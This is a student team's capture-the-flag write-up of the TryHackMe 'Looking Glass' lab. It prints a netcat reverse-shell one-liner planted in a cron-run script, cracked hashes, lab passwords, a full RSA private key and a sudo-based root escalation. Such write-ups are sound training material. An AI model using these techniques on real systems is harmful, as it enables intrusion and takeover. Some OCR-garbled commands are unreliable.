# PenTest 1 LOOKING **GLASS** Hepi3Fren

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Tools used: Kali Linux, nmap, Firefox (CIpher identifier and Vigenere Tool)

### **Thought Process and Methodology and Attempts:**

Starting by running Nmap scan with the IP provided by THM. After a while, many ports are shown.

By doing ssh, I try to enter the port number given and it will give the output higher or lower. From here I guess I need to find something in between the port to get the real port.

```
(1211101737@kali)-[~]
$ ssh 10.10.8.33 -p 13670

The authenticity of host '[10.10.8.33]:13670 ([10.10.8.33]:13670)' can't be established. RSA key fingeprint is SHA256:1MmN18HsHKo2Q7001Fs1Q18cf6Q2Q2U18d1K97XGPj0. This host key is known by the following other names/addresses:

-/.ssh/known_hosts:13: [hashed name]
-/.ssh/known_hosts:15: [hashed name]
-/.ssh/known_hosts:15: [hashed name]
-/.ssh/known_hosts:15: [hashed name]
-/.ssh/known_hosts:17: [hashed name]
-/.ssh/known_hosts:17: [hashed name]
-/.ssh/known_hosts:19: [hashed name]
-/.ssh/known_hosts:10: [hashed name]
-/.ssh/known_hosts:10: [hashed name]
-/.ssh/known_hosts:13: [hashed name]
-/.ssh/known_hosts:13: [hashed name]
-/.ssh/known_hosts:13: [hashed name]
-/.ssh/known_hosts:15: [hashed name]
-/.ssh/known_hosts:15: [hashed name]
-/.ssh/known_hosts:15: [hashed name]
-/.ssh/known_hosts:19: [hashed
```

By trying several times, I finally manage to get the real port number, Some texts are shown and it looks like a poem. A few tries after guessing what is it, I know that it is a cipher text but I couldn't recognize which is it.

```
(108 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[10.10.8.33]:13666' (RSA) to the list of known hosts. You've found the real service.
Solve the challenge to get access to the box Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil fas ncis hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.
'Fvphve ewl Jbfugzlvgb, ff woy!
Toe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'
Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxyqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.


'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Ewe ale xdte semja dbxxkhfe.
Jdbr titvtim jw sxderpIoekeudmgdstd
Enter Secret:
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
So I use the Ciphertext identifier (<u>Cipher identifier</u>) to determine which kind of cipher is it.



And the result shows that it is a Vigenere Cipher.



By continuing to the Viginere Tool (<u>Link here</u>), a key to the Cipher text was obtained and The text has been decrypted successfully. So we got a secret from the decrypted text.



By putting the secret text we found, a user and password are given.

```
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:SandwichesSlowerTwentyGaily
Connection to 10.10.8.33 closed.

(1211101737 kali)-[~]
```

Ssh into the user with the password given and now we are the new user, Jabberwock.

Members Involved: Teoh Kai Loon

**Tools used**: Kali Linux, Firefox (crackstation.net)

# **Thought Process and Methodology and Attempts:**

After I log in,I type Is to list what files are inside it.I found there are 3 files inside it which is poem.txt,twasBrillig.sh and user.txt.I type cat user.txt to read the file data and give the content as output.After that, I found that it is in reverse form because it is supposed to be thm but not mht.so I type echo

"}32a911966cab2d643f5d57d9e0173d56{mht" | rev to display it in reverse form.

```
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1

jabberwock@looking-glass:~$ ls

poem.txt twasBrillig.sh user.txt

jabberwock@looking-glass:~$ cat user.txt

}32a911966cab2d643f5d57d9e0173d56{mht

jabberwock@looking-glass:~$ echo }32a911966cab2d643f5d57d9e0173d56{mht | rev

thm{65d3710e9d75d5f346d2bac669119a23}

jabberwock@looking-glass:~$
```

After I get the flag,I change directory to home .I type ls to see how many users are here.

```
jabberwock@looking-glass:~$ cd /home
jabberwock@looking-glass:/home$ ls
alice humptydumpty mahberwood tryhackme tweedledee tweedledum
jabberwock@looking-glass:/home$ cat humptydumpty
cat: humptydumpty: Permission denied
jabberwock@looking-glass:/home$
```

After that,I continue to do it by checking the crontab.I found that there is a user called tweedledum running "/home/jabberwock/twasBrillig.sh".Because I know the user run twasBrillig.sh on reboot,so I paste reverse shell there.At the same time,I type nc -lnvp 1234 to listen to the port 1234.After done, I check what I can run as current user by typing sudo -l.I found out that I can run reboot as root so I type sudo reboot.

```
| Imm[05/03/1009/07/3015/34002/04/05/3] | Jabberwock@Looking-glass:-5 cat /etc/crontab | # /etc/crontab: system-wide crontab | # /etc/crontab: system-wide crontab | # /etc/crontab: system-wide crontab | # /etc/cron.d. These files also have username fields, # that none of the other crontabs do.

SHELL=/bin/sh | # that none of the other crontabs do.

SHELL=/bin/sh | PATH-/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin | # m h dom mon dow user command | 17 * * * * root cd / 66 run-parts - report /etc/cron.hourly | 25 6 * * root test - * /usr/sbin/anacron | (cd / 66 run-parts - report /etc/cron.weekly ) | (cd / 66 run-parts - report /etc/cron.weekly ) | (cd / 66 run-parts - report /etc/cron.monthly ) | # dreboot tweedledum bash /home/jabberwock/twasBrillig.sh | jabberwock@Looking-glass:-$ scho "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61 | nc 10.18.39.181 1234 >/tmp/f* >twasBrillig.sh | jabberwock@Looking-glass:-$ scho "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61 | nc 10.18.39.181 1234 >/tmp/f* >twasBrillig.sh | jabberwock@Looking-glass:-$ sudo - | Matching Defaults entries for jabberwock on looking-glass: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/sbin\:/usr/sbin\:/usr/bin\:/ssin\:/ssin\:/ssin\reboot | connection to 10.10.8.33 closed by remote host. | connection to 10.10.8.33 closed b
```


After I done connect,I type whoami to know who is the current user.After done,I type the python 3 to spawn a better-featured bash shell.Then I type Is to know what files are at here. After knowing what files are here,I try to get the content of humptydumpty.txt.

```
-(1211101737⊛kali)-[~]
└_$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.39.181] from (UNKNOWN) [10.10.8.33] 44032
/bin/sh: 0: can't access tty; job control turned off
$ whoami
tweedledum
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

The content inside it looks like hash so I decide to crack the hash at crackstation.net.I see there is one unknown.



So I decide to copy it and paste it on cyberchef.I know that it is Hex so we choose from Hex.Then we get the password.



Members Involved: Lim Zhong Jun

Tools used: Kali linux

### **Thought Process and Methodology and Attempts:**

Re-enter the Secret found previously on Viginere Tool. Login to user jabberwock once again by ssh to the correct port by trial and error.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ExtraordinaryChieflyWheatMiddle
Connection to 10.10.8.33 closed.

(1211101737@ kali)-[~]
$ ssh jabberwock@10.10.8.33
jabberwock@10.10.8.33's password:
Last login: Wed Jul 27 08:18:09 2022 from 10.18.39.181
jabberwock@looking-glass:~$
```

Switch to the user humptydumpty by entering the password shown previously on the Cyberchef.

After several time trial and error, finally able to read something inside.

```
humptydumpty@looking-glass:/$ cat /home/alice/.ssh/id_rsa
———BEGIN RSA PRIVATE KEY———
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bg/4vU30UcA+aYHxghyg39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEÉy6bYZ+/WOEgHl
fks5ngFniW7 \times 2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJF0PJsAYxx0
    -END RSA PRIVATE KEY-
humptydumpty@looking-glass:/$
```

ssh to alice user and able to switched it without password.

```
humptydumpty@looking-glass:/$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQaODIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Find whether anything inside and determine if a user has permission to run commands that require elevated privileges. The host is given (ssalg-sgnikool) and run command on host

```
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1

alice@looking-glass:~$ ls
kitten.txt

alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all h

The Red Queen made no resistance whatever; only her face grew very small, and her eyes g

-and it really was a kitten, after all.
alice@looking-glass:~$ cat /home/sudoers.d
cat: /home/sudoers.d: No such file or directory
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
```

After a few tries, I found root.txt on root directory. I run the rev command to view the correct flag.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /home
root@looking-glass:/home# ls
alice humptydumpty <u>jabberwock</u> tr
root@looking-glass:/home# cd alice
                                  tryhackme tweedledee tweedledum
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
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# Contributions

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VIDEO LINK: <a href="https://www.youtube.com/asdkljaklsjdks">https://www.youtube.com/asdkljaklsjdks</a>